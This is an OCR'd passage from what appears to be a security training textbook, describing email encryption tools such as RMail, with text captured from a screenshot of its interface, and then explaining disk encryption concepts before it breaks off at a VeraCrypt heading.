
Email Encryption Tools

Some important email encryption tools used to secure email messages are as follows:

- **RMail**

  Source: *https://rmail.com*

  RMail is an email security tool that provides open tracking, delivery proof, email encryption, electronic signatures, large file transfer functionality, etc. RMail works seamlessly with users’ existing email platforms, including Microsoft Outlook, Gmail, etc. Using this tool, you can encrypt sensitive emails and attachments for security or legal compliance.


Gmail
Search mail
Compose
Track & Prove
Encrypt
E-Sign
SideNote
PDF Convert
of 5,944
Promotions 22 new
RMail
Send Registered
Cancel
Features Selected:
Track & Prove
File Explorer
Help
PDF Convert

Track & Prove

Track email opening and receive certified proof of delivery status, delivery time and exact content in the form of a Registered Receipt record. The Registered Receipt record will automatically be emailed to you within two hours.

● Marked - Include official banner markings to convey importance.

○ Unmarked - Exclude banner markings for the appearance of a standard email message.

Register Replies

☑ Receive proof of content and time of replies to this message.

☑ Track & Prove


Figure 20.51: Screenshot of RMail

Some additional email encryption tools are as follows:

- Virtru (*https://www.virtru.com*)
- ZixMail (*https://getzixmail.com*)
- Egress Secure Email and File Transfer (*https://www.egress.com*)
- Proofpoint Email Protection (*https://www.proofpoint.com*)
- Paubox (*https://www.paubox.com*)

LO#06: Demonstrate Disk Encryption

Disk Encryption



Confidentiality: Disk encryption protects the **confidentiality of the data** stored on disk by converting it into an unreadable code using disk encryption software or hardware

- Privacy
- Passphrase
- Hidden Volumes

Encryption: It works in a similar way as **text message encryption** and protects data even when the OS is not active

- Volume Encryption

Protection: With the use of an encryption program for your disk, you can **safeguard any information** to burn onto the disk and keep it from falling into the wrong hands

- USB Flash Drive
- External HDD
- Backup

Disk Encryption

Disk encryption encrypts every bit of data stored on a disk or a disk volume, thus preventing illegal access to data storage. This section deals with disk encryption concepts and various disk encryption tools.

Disk encryption is a technology that protects the confidentiality of the data stored on a disk by converting it into an unreadable code using disk encryption software or hardware, thus preventing unauthorized users from accessing it. Disk encryption provides confidentiality and privacy using passphrases and hidden volumes.


Disk encryption works similarly to text-message encryption and protects data even when the OS is not active. By using an encryption program for one’s disk (DVD, USB flash drive, external HDD, backup), one can safeguard any or all information on the disk and prevent it from falling into the wrong hands. Disk-encryption software scrambles the information on the disk into an illegible code. It is only after decryption of the disk information that one can read and use it.

Disk encryption is useful when the user needs to physically send sensitive information. In addition, disk encryption can protect the real-time exchange of information from compromising threats. When users exchange encrypted information, the chances of compromising the information are minimized. The only way an attacker can access the information is by decrypting the message. Furthermore, encryption software installed on a user’s system ensures the security of the system. Install encryption software on any system that holds valuable information or systems that are exposed to unlimited data transfer.

Disk Encryption Tools: VeraCrypt and Rohos Disk Encryption

VeraCrypt

